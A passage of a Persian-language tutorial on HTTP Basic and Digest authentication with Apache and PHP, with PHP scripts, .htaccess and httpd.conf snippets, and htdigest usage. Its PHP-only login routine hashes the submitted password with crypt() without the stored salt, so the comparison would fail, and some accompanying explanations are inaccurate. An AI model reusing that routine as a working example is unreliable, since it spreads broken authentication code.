هرچند که مثل همیشه در اینجا فرض می‌کنیم که شما در حال استفاده از وب سرور آپاچی بر روی یک لینوکس باکس هستید، کاربران سایر سیستم‌های عامل و سرورها نیز دارای منابع مشابهی هستند. یک آموزش راحت در خصوص تایید صلاحیت کاربران تحت IIS در آدرس http://www.authenticationtutorial.com/tutorial قرار دارد.

۳،۲،۱ تایید صلاحیت ابتدایی HTTP

ساده‌ترین شکل از تایید صلاحیت HTTP جهت استفاده، عبارت است از تایید صلاحیت ابتدایی، همان‌طور که در RFC 1945 در پروتکل HTTP 1.0 مشخص شده است. آپاچی تایید صلاحیت ابتدایی را با ماژول mod_auth مدیریت می‌کند که به صورت پیش‌فرض در httpd.conf قرار شده است. در بستر

SSL، تایید صلاحیت ابتدایی به همان اندازه‌ی هر کدام از سایر مکانیسم‌های تایید صلاحیت مبتنی بر رمز عبور، دارای امنیت است: با استفاده از رمزعبورهای قوی و غیر قابل حدس زدن، سیستم واقعا ایمن خواهد بود. با این حال، با یک انتقال رمزنگاری نشده، تایید صلاحیت ابتدایی (به مانند همه‌ی ترافیک شبکه) در برابر خطر گوش دادن یک فرد مهاجم قرار دارد. در چنین وضعیتی، تایید صلاحیت ابتدایی را باید تقریبا به عنوان یک در حفاظتی قفل شده به شمار آورد. هر فردی خواهد توانست از این در وارد شود بدون آنکه نیاز باشد نیروی زیادی را به خرج دهد، ولی انجام این کار نوعی نقض قوانین خواهد بود. بنابراین، این روش در واقع جهت نیازهای تایید صلاحیت متوسط و با امنیت پایین مناسب است که در آن‌ها تعداد اندکی کاربر وجود دارد و کاربران اصولا نیازی ندارند و یا نمی‌خواهد رمزعبورهای خود را کنترل نمایند.

۳,۲,۱,۱ استفاده از تایید صلاحیت ابتدایی با آپاچی (و PHP)

یک کاربرد از تایید صلاحیت ابتدایی، رمزعبورها و نام‌های کاربری خود را در یک فایل ساده بر روی سرور ذخیره می‌کند. در اینجا نشان می‌دهیم که چگونه می‌توان این نوع تایید ابتدایی را با استفاده از PHP برپا نمود و به همراه مکانیسم تایید صلاحیت آپاچی مورد استفاده قرار داد. ما از اسکریپت PHP جهت مدیریت فایل .htpasswd مورد استفاده توسط آپاچی، استفاده می‌کنیم که روشی است که (جهت اهداف نمایش دادن) باید تمامی کارها را به صورت دستی انجام دهد ولی دارای مزیت عدم نیاز به هیچ نوع دسترسی شل[۲۵] جهت اجرای برنامه‌ی htpasswd آپاچی می‌باشد (که می‌تواند ایجاد رمزعبور را جهت شما، مدیریت نماید).

باید توجه داشت که این روش، به این دلیل که نیازمند به این است که شما یا مدیر سیستم تمامی رمزعبورها را مدیریت نمایید (افزودن، حذف یا تغییر)، جهت سیستم‌هایی با تعداد نسبتا اندک کاربران مناسب می‌باشد و سیستم‌هایی که نیازی به ذخیره‌ی اطلاعات کاربری علاوه بر نام کاربری و رمزعبور ندارند.

- شما یک فایل متنی ساده را در یک دایرکتوری مناسب بر روی سیستم محلی خود ایجاد می‌کنید که حاوی یک فهرست از کاربران و رمزعبورها به شکل user:password می‌باشد. خطوط خالی و

[۲۵] Shell

خطوط توضیح با شروع با علامت # اجازه داده می‌شوند. ما این فایل را passwords.txt می‌نامیم:

```
# passwords.txt, last revised 2005-06-30

chris:12345678
mike:87654321
```

- مرحله‌ی بعدی این است که این مقادیر رمزعبور را رمزنگاری نماییم. همان‌طور که قبلا بیان نمودیم اگر شما دارای دسترسی شل باشید، می‌توانید این کار را از خط فرمان انجام دهید. ولی در اینجا نشان می‌دهیم که چگونه می‌توان این کار را بدون داشتن چنین دسترسی به شل، انجام داد به این صورت که هر کدام از رمزعبورهای موجود در فایل passwords.txt را در تابع crypt() در PHP وارد می‌کنیم. (این امر مشابه با کاری است که htpasswd هنگام رمزنگاری رمزعبورها انجام می‌دهد). بعد از رمزنگاری این رمزعبورها، شما خروجی ارائه آمده را به عنوان passwords.crypt ذخیره می‌کنید. یک اسکریپت که فایل passwords.txt شما را به فایل passwords.crypt تبدیل می‌کند در ادامه آمده است. این اسکریپت می‌تواند در docroot شما ذخیره شود و هر بار که نیازمند اجرای مدیریت رمزعبور هستید، می‌توانید آن را فراخوانی کنید. توجه کنید که به این دلیل که کاربردهای تابع crypt() ممکن است در هر سیستم تفاوت داشته باشند، این مسئله حائز اهمیت است که این اسکریپت بر روی OS سرور مشابه با موردی که می‌خواهید مورد حفاظت قرار دهید، اجرا شود.

```
<?php

  // you have filled out and submitted the form
  if ( !empty( $_POST['in'] ) ) {
```

```
// load submitted username:password list into array
$inContents = $_POST['in'];
$inList = explode( "\n", $inContents );

// set up output
header( 'Content-Type: text/plain' );
$output = NULL;

// for each submitted line...
foreach ( $inList as $line ) {
  $line = trim( $line );

  // keep empty lines and comments, but don't process them
  if ( empty( $line ) || substr( $line, 0, 1 ) === '#' ) {
    $output .= "$line\r\n";
    continue;
  }

  // split into name and password
  list( $name, $passwd ) = explode( ':', $line );

  // use crypt() to encrypt the password
  $passwd = crypt( $passwd );

  // add username:encrypted password pair to output
  $output .= "$name:$passwd\r\n";
}
```

```
    // display password file output for subsequent saving
    exit( $output );
  }

// form is presented first time through
?>

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
  "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en">
  <head>
    <meta http-equiv="content-type" content="text/html; charset=utf-8" />
    <title>htpasswd.php</title>
  </head>

  <body onload="document.getElementById('in').focus()" >
    <form action="<?= $_SERVER['SCRIPT_NAME'] ?>" method="post" >
      <p>Paste passwords.txt below, one username:password pair per line.</p>
      <textarea name="in" id="in" rows="8" cols="40"></textarea><br />
      <input type="submit" value="create passwords.crypt" />
    </form>
  </body>
</html>
```

اولین باری که این اسکریپت فراخوانی می‌شود، به شما یک فرم ارائه می‌شود که محتوای فایل passwords.txt را در آن کپی می‌کنید. این روش اجازه می‌دهد تا رمزعبورهای متن ساده‌ی بسیار حساس را به صورت کامل از سرور دور نگه دارید و بنابراین آن‌ها را تا حد زیادی ایمن نمایید (با این فرض که ایستگاه کاری شما ایمن است).

بعد از ارسال فرم، این اسکریپت هر کدام از نام‌های کاربری و رمزعبورها را جدا کرده و خطوط توضیح و خطوط خالی در این ورودی را نادیده می‌گیرد. سپس، تابع crypt() را جهت بخش رمزعبور هر خط، فراخوانی می‌کند. تابع crypt() از یک الگوریتم رمزنگاری یک سویه یا یک درهم‌سازی رمزنگاری به همراه یک salt تصادفی استفاده می‌کند به گونه‌ای که یک رمزعبور یکسان هیچگاه دارای مقدار رمزنگاری شده‌ی یکسان نباشد. این salt به مقدار رمزنگاری شده، اضافه می‌شود تا بتوان از آن در هنگام مقایسه‌ی رمزعبور واقعی با هش، دوباره استفاده نمود. سیستم‌های عامل یونیکس از crypt() جهت ذخیره‌ی رمزعبورهای

سیستمی استفاده می‌کنند و همان‌طور که قبلا بیان کردیم، آپاچی هم از crypt() جهت ذخیره‌ی رمزعبور استفاده می‌کند.

نام کاربری و رمزعبور درهم‌سازی شده‌ی ارائه آمده بر روی خروجی نوشته می‌شوند. شما خروجی ناشی از مرورگر را به عنوان passwords.crypt بر روی ماشین محلی خود، ذخیره می‌کنید. این فایل شامل فهرستی از نام‌های کاربری و رمزعبورهای رمزنگاری شده در همان فرمت username:password می‌باشد که در اینجا نشان داده شده است:

```
# passwords.txt, last revised 2005-06-30

chris:gIwVClHCs8HwM
mike:Y3014lSgWf6gk
```

- فایل passwords.crypt را بر روی سرور کپی کنید و ترجیحا در دایرکتوری که خارج از ریشه‌ی اسناد وب سایت می‌باشد (تا از طریق اینترنت قابل دسترسی نباشد)، این امر با دستوری به این شکل انجام می‌شود:

```
$ scp passwords.crypt user@remote.com:/home/user/passwords.crypt
```

دایرکتوری خانه‌ی شما یک مکان عالی جهت ذخیره‌ی چنین فایل‌هایی می‌باشد، به شرطی که از طریق وب قابل دسترسی نباشد. فایل رمزعبور متن ساده یعنی passwords.txt باید به صورت ایمن بر روی ماشین محلی شما باقی بماند. اسکریپت htpasswd.php به خودی خود، نابینا است و نه حاوی اطلاعات حساسی می‌باشد و نه می‌تواند به چنین اطلاعاتی دسترسی داشته باشد.

آپاچی را به گونه‌ای تنظیم کنید که از فایل passwords.crypt جهت تایید صلاحیت ابتدایی HTTP استفاده نماید، شما می‌توانید این کار را در httpd.conf در هر میزبان مجازی، دایرکتوری یا بلوک مکانی و یا به صورت عمومی، انجام دهید. اگر به httpd.conf دسترسی ندارید، باید از مدیر سیستم درخواست نمایید تا تنظیمات AuthConfig در httpd.conf را با یک فایل .htaccess موجود در ریشه‌ی سند شما، بازنویسی نماید. در واقع، ممکن است از قبل دارای چنین اجازه‌ای باشید؛ اگر نیستید، چنین درخواستی می‌تواند یک درخواست کاملا منطقی باشد.

در اینجا مثالی از یک فایل .htaccess آورده شده است که نیازمند تایید صلاحیت ابتدایی موفق است قبل از آنکه به کاربر دسترسی به منابع درون دایرکتوری را بدهد که از آن محافظت می‌کند یا منابعی که در یک زیردایرکتوری در آن قرار دارند (مگر اینکه این محدودیت توسط یک فایل .htaccess دیگر در یک زیر دایرکتوری، تحت تاثیر باشد):

```
AuthType Basic
AuthName "Protected Website"
AuthUserFile /home/user/passwords.crypt
Require valid-user
```

این تنظیمات باعث می‌شوند که آپاچی یک نام کاربری و رمزعبور معتبر را جهت هر نوع درخواست در این مکان، درخواست نماید که باید در فایل passwords.crypt مشخص شده، وجود داشته باشند. دستورالعمل AuthName باعث تنظیم مقدار قلمرو می‌شود (که عبارت است از مقداری که در پنجره‌ی درخواست نشان داده می‌شود). اگر مشتری یک درخواست را بدون یک هدر تایید صلاحیت معتبر HTTP ارائه نماید، آپاچی با ارائه‌ی یک هدر تایید صلاحیت HTTP WWW پاسخ می‌دهد، که باعث می‌شود مرورگر درخواست نام کاربری-رمزعبور نشان داده شده در تصویر ۳-۱ را ایجاد کند.

تصویر ۳-۱: پنجره‌ی درخواست نام کاربری -رمز عبور ایجاد شده توسط هدر تایید صلاحیت HTTP WWW آپاچی

- هنگامی که الزامات کاربری معتبر، تایید شدند، آپاچی اجازه‌ی ادامه‌ی درخواست را صادر می‌کند. اگر یک اسکریپت PHP هدف این درخواست باشد، احتمالا می‌خواهد که نام کاربری کاربر تایید صلاحیت شده را بداند. این مقدار به عنوان $_SERVER['REMOTE_USER'] جهت اسکریپت شما در دسترس است.

باید توجه نمود که در صورتی که مقدار رمزعبور موجود در فایل AuthUserName تغییر نکند، یک کاربر در مدت جلسه‌ی مرورگر خود، به صورت لاگین خواهد بود. تغییر مقدار قلمرو هیچ تاثیری ندارد؛ مرورگر همچنان همان مشخصات تایید صلاحیت را ارائه می‌کند تا زمانی که بسته شده و دوباره آغاز به کار کند. هیچ راه ساده‌ای جهت اجرای یک لاگ‌اوت[۲۶] سمت سرور با تایید صلاحیت ابتدایی HTTP وجود ندارد.

تایید صلاحیت ابتدایی همچنین با استفاده از یک پایگاه‌داده جهت ذخیره‌ی نام‌های کاربری و رمزهای عبور، امکان پذیر است. شما می‌توانید این کار را یا با استفاده از یک پایگاه‌داده‌ی استاندارد از قبیل MySQL و یا یک فایل مسطح dbm انجام دهید.

این امر دارای این مزیت می‌باشد که دسترسی به پایگاه‌داده تا حد زیادی سریع‌تر از خواندن فایل خواهد بود اگر لازم باشد که یکی از چند صد یا تعداد بیشتری رکورد جستجو شود. استفاده از یک پایگاه‌داده یک لایه‌ای (هرچند کوچک)، پیچیدگی را اضافه می‌کند ولی تا حد زیادی قابلیت مقیاس‌دهی و مدیریت چنین سیستمی را بهبود می‌بخشد و به علاوه، توسعه‌ی یک رابط غنی جهت کاربران جهت تغییر رمزعبورهای خود و ارائه آوردن کنترل بر روی اطلاعات هویتی خود در برنامه‌ی شما را تسهیل می‌نماید.

۳,۲,۱,۲ استفاده از تایید صلاحیت ابتدایی فقط با PHP

اگر به هر دلیلی این امکان وجود ندارد که از آپاچی جهت مدیریت تایید صلاحیت ابتدایی استفاده شود (مثلا اگر مدیر سیستم به شما اجازه‌ی بازنویسی AuthConfig را نمی‌دهد)، این امکان وجود دارد، هرچند که اندکی مبهم باشد، که همین روتین تایید صلاحیت را تنها با استفاده از PHP انجام داد. باید توجه داشت که این روش تنها از اسکریپت‌های PHP حفاظت می‌کند چرا که تایید صلاحیتی که انجام می‌شود در PHP می‌باشد. ما در اینجا نشان میدهیم که چگونه می‌توان این کار را انجام داد:

- شما فایلی را که حاوی رمزعبورهای رمزنگاری شده است به همان شکل توصیف شده در بخش قبلی، ایجاد می‌کنید.

---

[۲۶] Lougout

شما یک روتین تایید صلاحیت را ایجاد می‌کنید که می‌تواند در اولین اسکریپتی قرار گیرد که یک کاربر خواهد داد (معمولا index.php). کد چنین روتینی در ادامه آورده شده است.

```
<?php
// this script must be included in another rather than run by itself

// force headers
$auth = FALSE;

// user has entered something
if ( isset( $_SERVER['PHP_AUTH_USER'] ) &&
     isset( $_SERVER['PHP_AUTH_PW'] ) ) {

  // get stored usernames and passwords from above the docroot
  $userList = file( '../passwords.crypt' );

  // extract each username and password
  foreach ( $userList as $line ) {
    $line = trim( $line );

      // skip empty lines and comments
      if ( empty( $line ) || substr( $line, 0, 1 ) === '#' ) {
        continue;
      }
      list( $targetUserName, $targetPassword ) = explode( ":", $line );

      // compare submission to stored value
      if ($targetUserName === $_SERVER['PHP_AUTH_USER']) {
        $submittedPassword = crypt( $_SERVER['PHP_AUTH_PW'] );
        // does the user's password match?
        if ( $targetPassword === $submittedPassword ) {
          $auth = TRUE;
          break;
        }
      }
    }
  }
```

```
// first time through, or user entered wrong data
if ($auth === FALSE) {
  header('WWW-Authenticate: Basic realm="Protected Website"');
  header('HTTP/1.0 401 Unauthorized');
  echo 'You are not authorized!  Goodbye!';
  exit;
}

?>
```

جریان این کد بسیار سرراست است. شما در ابتدا پرچم تایید صلاحیت $auth را بر روی FALSE قرار می‌دهید. اولین عبارت if زمانی اجرا می‌شود که کاربر هم نام کاربری و هم رمزعبور را ارائه نموده است. شما کل فهرست ترکیبات ممکن نام کاربری-رمز عبور را از فایل passwords.crypt بازخوانی نموده و آن را در آرایه‌ی $userList ذخیره می‌کنید. (در اینجا فرض می‌کنیم که یک تعداد نسبتا کوچک از کاربران وجود دارد؛ جهت یک تعداد زیاد، احتمالا بهتر است که هر کدا م را به تنهایی بازخوانی نمایید.) سپس این آرایه را به ترتیب مورد بررسی قرار می‌دهید. جهت هر خط به ترتیب، شما رکورد را به مقادیر هدف با استفاده از تابع ()explode تقسیم می‌کنید و نام هدف را با مقدار ارسال شده توسط کاربر، مقایسه می‌کنید. اگر مطابق بودند، رمزعبور ارسال شده از سوی کاربر را رمزنگاری نموده و آن را با مقدار صحیح ذخیره شده، مقایسه می‌کنید. بعد از مقایسه‌ی موفق، شما مقدار پرچم $auth را برابر با TRUE قرار می‌دهید.

دومین عبارت if زمانی اجرا می‌شود که کاربر هنوز هر دو مقدار را وارد ننموده باشد و یا زمانی که کاربر مقدار غلطی را وارد کرده باشد. دستورالعمل‌های هدر، آپاچی را وادار می‌کنند تا یک درخواست نام کاربری-رمزعبور را صادر کند که قبلا در تصویر ۱۰-۱ نشان داده شد. قلمرو مشخص شده در هدر WWW-Authenticate: Basic یک نام کاملا تصادفی است که در کادر گفت و گوی تایید صلاحیت ظاهر می‌شود. قلمرو جهت مشخص نمودن نواحی وب‌سایت شما استفاده می‌شود که مرورگر جهت آنها یک مجموعه‌ی خاص از اعتبارات را ارائه می‌کند به گونه‌ای که کاربر نیازی ندارد که به صورت دستی جهت هر درخواست، تایید صلاحیت را انجام دهد. نیازی نیست که قلمروها در سایت شما به هم مرتبط باشند: اگر دایرکتوری /sales دارای قلمرو تایید صلاحیت یکسان به مانند دایرکتوری /marketing باشد، مرورگر همان نام کاربری و رمزعبور را هنگام درخواست ارائه خواهد نمود.

به محض اینکه کاربر مقادیر را وارد می‌کند، اجرا در بالای اسکریپت ادامه می‌یابد (در جایی که ارزیابی موارد ارسالی از سوی کاربر، انجام می‌گیرد). اگر مشکلی با مقادیر ارسالی کاربر وجود داشته باشد، شما به

بخش دوم می‌رسید، که در آنجا درخواست نام کاربری- رمزعبور دوباره صادر خواهد شد. این حلقه ادامه خواهد یافت تا زمانی که کاربر مقادیر صحیح را وارد نماید یا درخواست را لغو کند که باعث خروج از اسکریپت خواهد شد.

نکته: در جامعه‌ی برنامه‌نویسی در خصوص این مسئله اختلاف نظرهایی وجود دارد که این فایل‌های وارد شده باید دارای چه پسوندی باشند. نظر ما به پسوند php می‌باشد چرا که اگر اسکریپت به این صورت نام‌گذاری شود، به صورت تصادفی به عموم ارائه نخواهد شد. یکی از دلایل طرفداری از سایر پسوندها (بعضی inc را ترجیح می‌دهند) این است که مانع اجرای تصادفی این اسکریپت‌ها می‌شود. این مبحث به صورت کامل در آدرس مورد بررسی قرار گرفته است که در نهایت پیشنهاد استفاده از پسوند .inc را می‌دهد. ما پسوند .php را ترجیح می‌دهیم چرا که به نظر ما ایمن‌تر است.

در نهایت، شما باید از روتین تایید صلاحیت در این اسکریپت استفاده کنید که واقعا کاری انجام می‌دهد (هرچند، از آنجا که تنها جهت دلایل نمایشی است، این اسکریپت در واقع کار معناداری انجام نمی‌دهد). کد مربوطه جهت نشان دادن این روتین در ادامه آورده شده است

```
<?php

// include the authentication routine from the parent directory
require 'authenticate.php';

// return to here only if user passes the authentication routine
// this message is for demonstration purposes only
echo 'You have been authorized!';

// go on to the application
?>
```

همان‌طور که قبلا بیان کردیم، شما باید این تکه‌ی کوچک از کد را در ابتدای اولین اسکریپتی قرار دهید که هر کاربر مشاهده می‌کند (که معمولا index.php می‌باشد). این کد تنها روتین تایید صلاحیت را می‌افزاید

که در صورتی که کاربر نتواند تایید صلاحیت شود، خارج می‌شود و اگر کاربر موفق شود، به اینجا باز می‌گردد. در یک محیط تولیدی، شما در ادامه به کار اصلی برنامه خواهید پرداخت.

همان‌طور که قبلا بیان شد، نام کاربری و رمزعبور ارائه شده از سوی کاربر در `$_SERVER['REMOTE_USER']` سوپر-گلوبال[۲۷] ذخیره می‌شود به گونه‌ای که این روتین را تنها می‌توان یک بار در هر جلسه به کار گرفت. اگر بخواهید از آن جهت درخواست ورود دوباره از کاربر استفاده کنید، کاربر به صورت خودکار تایید صلاحیت می‌شود. شما می‌توانید این رفتار را دور بزنید به این صورت که از یک اسکریپت استفاده کنید که نیازمند لاگین[۲۸] در یک قلمرو متفاوت می‌باشد که تنها زمان منطقی جهت یک لاگین دیگر می‌باشد.

تمامی روش‌های تایید صلاحیت ابتدایی دارای این ضعف هستند که هر کسی که در حال گوش دادن به یک استریم بسته‌های TCP رمزنگاری نشده بین وب مرورگر شما و وب‌سرور باشد می‌تواند نام کاربری و رمزعبور شما را دریابد. بنابراین تایید صلاحیت ابتدایی در بستر شبکه‌های رمزنگاری نشده تنها باید در مواردی مورد استفاده قرار گیرد که امنیت متوسط کافی باشد از قبیل برنامه‌هایی که تا حدودی عمومی هستند ولی باید بتوانند فعالیت‌ها و یا دسترسی را به یک کاربر خاص نسبت دهند. یک مثال بسیار خوب از این مورد، یک برنامه از قبیل یک تغییر دهنده‌ی عکس می‌باشد که کپی واقعی از عکس و یا سایر داده‌های مرتبط با حریم خصوصی را ذخیره نمی‌کند ولی بسیار بهبود خواهد یافت اگر به کاربران اجازه دهد تا ترجیحات خود را از جلسه‌ای تا جلسه‌ای دیگر ذخیره نمایند و بر روی رایانه‌های مختلف به آن‌ها دسترسی داشته باشند.

۳,۲,۲ تایید صلاحیت دایجست HTTP

RFC 2068 که HTTP 1.1 را توصیف می‌کند (در دسترس در http:rfc.net/rfc2068.html)، در ژانویه‌ی ۱۹۹۷ صادر شد یعنی تنها هفت ماه بعد از RFC 1945 و مشخصات تایید صلاحیت ابتدایی از ویرایش قبلی را به همراه داشت. ولی همچنین به شکل آشکار اجازه‌ی تعمیم روش‌های تایید صلاحیت این پروتکل را می‌داد و تایید صلاحیت دایجست HTTP را معرفی نمود که جهت یک توصیف جامع از آن می‌توانید به RFC 2069 مراجعه کنید. تایید صلاحیت دایجست HTTP قادر به حفاظت از رمزعبور یک

---

[۲۷] Super-global

[۲۸] Login

کاربر در حین انتقال حتی در بستر یک شبکه‌ی رمزنگاری نشده با وارد نمودن یک دایجست پیام می‌باشد که با استفاده از تابع md5() درهم‌سازی شده است.

تایید صلاحیت دایجست توسط ماژول آزمایشی mod_auth_digest آپاچی به شکل زیر مدیریت می‌شود:

- یک مشتری یک منبع حفاظت شده را درخواست می‌کند.
- سرور یک هدر ۴۰۱ Unauthorized را به همراه هدر WWW-Authenticate:Digest ارسال می‌کند (با تایید صلاحیت ابتدایی این هدر برابر بود با WWW-Authenticate: Basic)، که شامل یک nonce یا یک رقم یک بار مصرف می‌باشد. یک nonce معمولا عبارت است از آدرس IP مشتری به علاوه‌ی برچسب زمانی و نوعی کلید خصوصی (یا داده‌ای که تنها توسط سرور شناخته می‌شود) که همگی به صورت هگزادسیمال مشخص می‌شوند.
- بعد از دریافت یک نام کاربری و رمزعبور از کاربر، مشتری یک درخواست ثانویه را جهت تایید صلاحیت ارسال می‌کند. این درخواست به شکل یک هدر Authorized است که شامل نام کاربری (به شکل متن ساده) و سپس یک پیام گسترده، یک درهم‌سازی MD5 (یا دایجست، به همین دلیل نام تایید صلاحیت دایجست انتخاب شده است) از سه (یا چهار) مورد زیر می‌باشد:

الف- یک درهم‌سازی MD5 از username:realm:password (با فرمت دارای علامت دو نقطه).

ب- nonce که هم اکنون دریافت نموده است.

ج- یک درهم‌سازی MD5 از روش درخواست HTTP اولیه: URI (در اینجا نیز با فرمت دارای دو نقطه)؛ و یک درهم‌سازی اختیاری از سایر هدرهای اولیه و بدنه‌ی درخواست، در صورت وجود. از آنجا که داده‌ی POST در بدنه‌ی درخواست ارسال می‌شود، استفاده از درهم‌سازی بدنه‌ی اولیه به سرور اجازه می‌دهد تا تایید کند که این مقادیر در زمان انتقال، تغییر داده نشده‌اند. این امر جهت درخواست‌های GET ضروری نمی‌باشد چرا که مقادیر GET به عنوان بخشی از URI درهم‌سازی می‌شوند.

- هنگامی که سرور هدر Authorized را دریافت می‌کند می‌تواند از نام کاربری متن ساده استفاده نماید تا درهم‌سازی ذخیره‌شده‌ی username:realm:password و هم nonce (که در ابتدا فرستاده بود) و هم اطلاعات درخواست را از درخواست قبلی را پیدا کند. بنابراین، می‌تواند با

استفاده از همان الگوریتم مورد استفاده توسط مشتری، دایجست خود را ایجاد نموده و این دو را با هم مقایسه نماید. بر اساس این مقایسه، این درخواست ثانویه را تایید (یا رد) می‌کند.

سرور می‌تواند از nonceها دوباره استفاده کند (اندکی خنده‌دار است چرا که بر اساس تعریف این ارقام یک بار مصرف هستند) یا می‌تواند یک nonce جدید را جهت هر درخواست با افزودن هدر AuthenticationInfo در پاسخ، ایجاد کند. با صدور یک nonce متفاوت جهت هر درخواست، سرور توانایی یک حمله کننده جهت باز پخش درخواست‌های قبلی را به عنوان روشی جهت هایجک[۲۹] نمودن یک جلسه، کاهش می‌دهد ولی یک مقدار مشخص از سربار را نیز جهت سرور اضافه می‌کند چرا که ممکن است درخواست‌های موازی متعددی از سوی همان مشتری را مد نظر قرار دهد و بنابراین چندین nonce را در هر زمان به عنوان اعداد معتبر بپذیرد.

شایان توجه است که در صورتی که دایجست شامل بخش اختیاری چهارم نباشد (یک درهم‌سازی از هدرها و بدنه‌ی اولیه)، هر مقدار POST یا PUT می‌تواند توسط پراکسی‌های HTTP یا سایر سرورهایی که درخواست را در حین انتقال مدیریت می‌کنند دستکاری شود. متاسفانه، در زمان نگارش این مستند، ماژول mod_auth_digest آپاچی همچنان از دایجست‌های کل بدنه استفاده نمی‌کند (گزینه‌ی auth-int در دستورالعمل AuthDigestQop در http://httpd.apache.org/docs/mod/mod_auth_digest.html#authdigestqop)، بنابراین همچنان امکان دریافت این سطح افزوده‌ی امنیتی با استفاده از آپاچی وجود ندارد. با این حال، زمانی که این امر در آینده به کار گرفته شود، به شکل قابل توجهی بر قدرت تایید صلاحیت HTTP جهت تایید اعتبار تراکنش‌ها حتی بدون استفاده از یک پروتکل امنیتی قوی از قبیل SSL، خواهد افزود.

به علاوه، نام‌های کاربری همواره در تایید صلاحیت دایجست به صورت متن ساده ارسال می‌شوند. و بنابراین، همان‌طور که قبلا گفتیم، اگر شما باید هر کدام از بخش‌های ارسالی خود را ایمن نمایید، تایید صلاحیت دایجست جایگزینی جهت SSL نخواهد بود. ولی به این دلیل که رمزعبور به صورت غیر قابل بازگشت، درهم‌سازی شده است، می‌توان آن را واقعا ایمن به شمار آورد و بنابراین می‌توانید یک سطح اطمینان قابل قبول داشته باشید که کاربری که درخواست را انجام می‌دهد دارای حق جهت استفاده از آن

---

[۲۹] Haijack

رمزعبور می‌باشد. این امر ممکن است جهت برنامه‌ی شما کافی باشد، علی‌الخصوص اگر تنها نگران محدودکردن توانایی انجام درخواست هستید و نه نگران خصوصی نگه‌داشتن محتوای این درخواست‌ها و یا پاسخ‌های منتج از آن‌ها.

۳,۲,۲,۱ استفاده از تایید صلاحیت دایجست با آپاچی

شما تصمیم گرفته‌اید که یک ویرایش دایجست تا حدی ایمن را جهت تایید صلاحیت در برنامه‌ی خود به کار گیرید. اگر دارای دسترسی root هستید که بتوانید آپاچی را به درستی تنظیم کنید، خود آپاچی می‌تواند بخش اعظم کار را جهت شما انجام دهد، که از ماژول mod_auth_digest آپاچی استفاده می‌کند (همان‌طور که قبلاً بیان کردیم) (http://httpd.apache.org/docs/mod/mod_auth_digest.html). فرآیند تنظیمی بسیار ساده است و تنها دارای دو مرحله می‌باشد.

مرحله‌ی اول آن است که httpd.conf را ویرایش نموده و یک ورودی به مانند ورودی زیر را یا در بخش اصلی و یا در نگهدارنده‌ی میزبان مجازی، اضافه نمایید. این دستورالعمل‌ها همچنین می‌توانند در AuthConfighttpd.conf نیز ظاهر شوند. این مثال فرض می‌کند که شما می‌خواهید تایید صلاحیت دایجست را در دایرکتوری /wiki قرار دهید:

```
<Location /wiki>
  AuthType Digest
  AuthName "My Protected Wiki"
  AuthDigestDomain /wiki/ /wiki-admin/http://mirror.myprotectedwiki.com/wiki/
  AuthDigestFile /usr/local/etc/digestpw
  Require valid-user
</Location>
```

در این مثال، شما در حال حفاظت از URI در /wiki و هر URI هستید که در دایرکتوری‌ها زیر آن قرار دارد. بعد از مشخص کردن AuthType که می‌خواهید مورد استفاده قرار دهید یک AuthName را ارائه می‌کنید که نام قلمرو اختیاری است که در پنجره‌ی درخواست نام کاربری- رمزعبور به کاربر نشان داده خواهد شد و یک قلمرو تایید صلاحیت خاص را مشخص می‌کند. دستورالعمل AuthDigestDomain می‌تواند چندین URI را بر روی بیش از یک سرور مشخص کند که تایید صلاحیت باید بر روی آن‌ها اعمال گردد.

بنابراین، مشتری‌ها می‌توانند از همان نام کاربری و رمزعبور جهت چندین مکان وب استفاده نمایند حتی بر روی سرورهای متفاوت به شرطی که وب‌سرورهایی که به این مکان‌ها خدمات می‌دهند دارای تنظیمات

مشابه باشند. این نوع انعطاف به ندرت مورد نیاز است ولی یک ویژگی جذاب مشخصات تایید صلاحیت دایجست می‌باشد. شما همچنین مکان فایل رمزعبور را مشخص می‌کنید که در اینجا usr/local/etc/digestpw/ می‌باشد. در نهایت، شما به آپاچی می‌گویید که هر کاربر باید معتبر باشد (به شکل تعریف شده در فایل رمزعبور) با استفاده از دستور تعمیم یافته‌ی valid-user؛ بدون استفاده از آن، شما باید هر کاربری را که جهت وی باید تایید صلاحیت انجام شود، فهرست نمایید.

مرحله‌ی دوم این است که یک فایل رمزعبور با استفاده از دستور htdigest آپاچی ایجاد شود که دارای چینش زیر خواهد بود:

```
htdigest [ -c ] passwdFile realm username
```

سویچ اختیاری –c به htdigest می‌گوید که شما می‌خواهید که یک فایل رمزعبور جدید را ایجاد کنید و تنها با اولین ورودی مورد استفاده قرار می‌گیرد. پارامترهای passwdFile و realm باید منطبق با دستورالعمل‌های مرتبط در httpd.conf بوده و username همان نام کاربری می‌باشد که شما می‌خواهید ایجاد کرده و یا به روز رسانی نمایید. بنابراین جهت ادامه دادن مثال خود، ما فایل digestpw را ایجاد نموده و اولین کاربر یعنی msouthwell را اضافه می‌کنیم.

```
# htdigest -c /usr/local/etc/digestpw "My Protected Wiki" msouthwell
Adding password for msouthwell in realm My Protected Wiki.
New password:
Re-type new password:
#
```

برنامه‌ی htdigest دو بار از شما رمز عبور username را می‌خواهد و سپس فایل digestpw را ایجاد می‌کند. توجه کنید که ما به عنوان root عمل می‌کنیم چرا که دایرکتوری usr/local/etc/ معمولا توسط کاربران عادی قابل نگارش نمی‌باشد. دستور htdigest قبل از تغییر رمزعبور به یک مقدار جدید رمزعبور کنونی کاربر را درخواست نمی‌کند، که دلیل دیگری است جهت اینکه مطمئن شوید که فایل رمزعبور توسط سایر کاربران قابل ویرایش نمی‌باشد. ترکیبات اضافی نام کاربری/ رمز عبور می‌توانند با فراخوانی htdigest بدون سویچ –c به این فایل اضافه شوند (یا به روز رسانی شوند):

```
# htdigest /usr/local/etc/digestpw "My Protected Wiki" csnyder
```

با این دستور، اگر نام کاربری از قبل در قلمرو داده شده، موجود نباشد، htdigest آن را ایجاد می‌کند. اگر وجود داشته باشد، آنگاه رمزعبور آن به روز رسانی خواهد شد.

فایل رمزعبوری که همین الان تولید کردید شبیه به این خواهد بود:

```
msouthwell:My Protected Wiki:3b285ec202bed2ff21beaa88db0851ec
csnyder:My Protected Wiki:d17ea51c33332ea3a7f07e7a6b820777
```

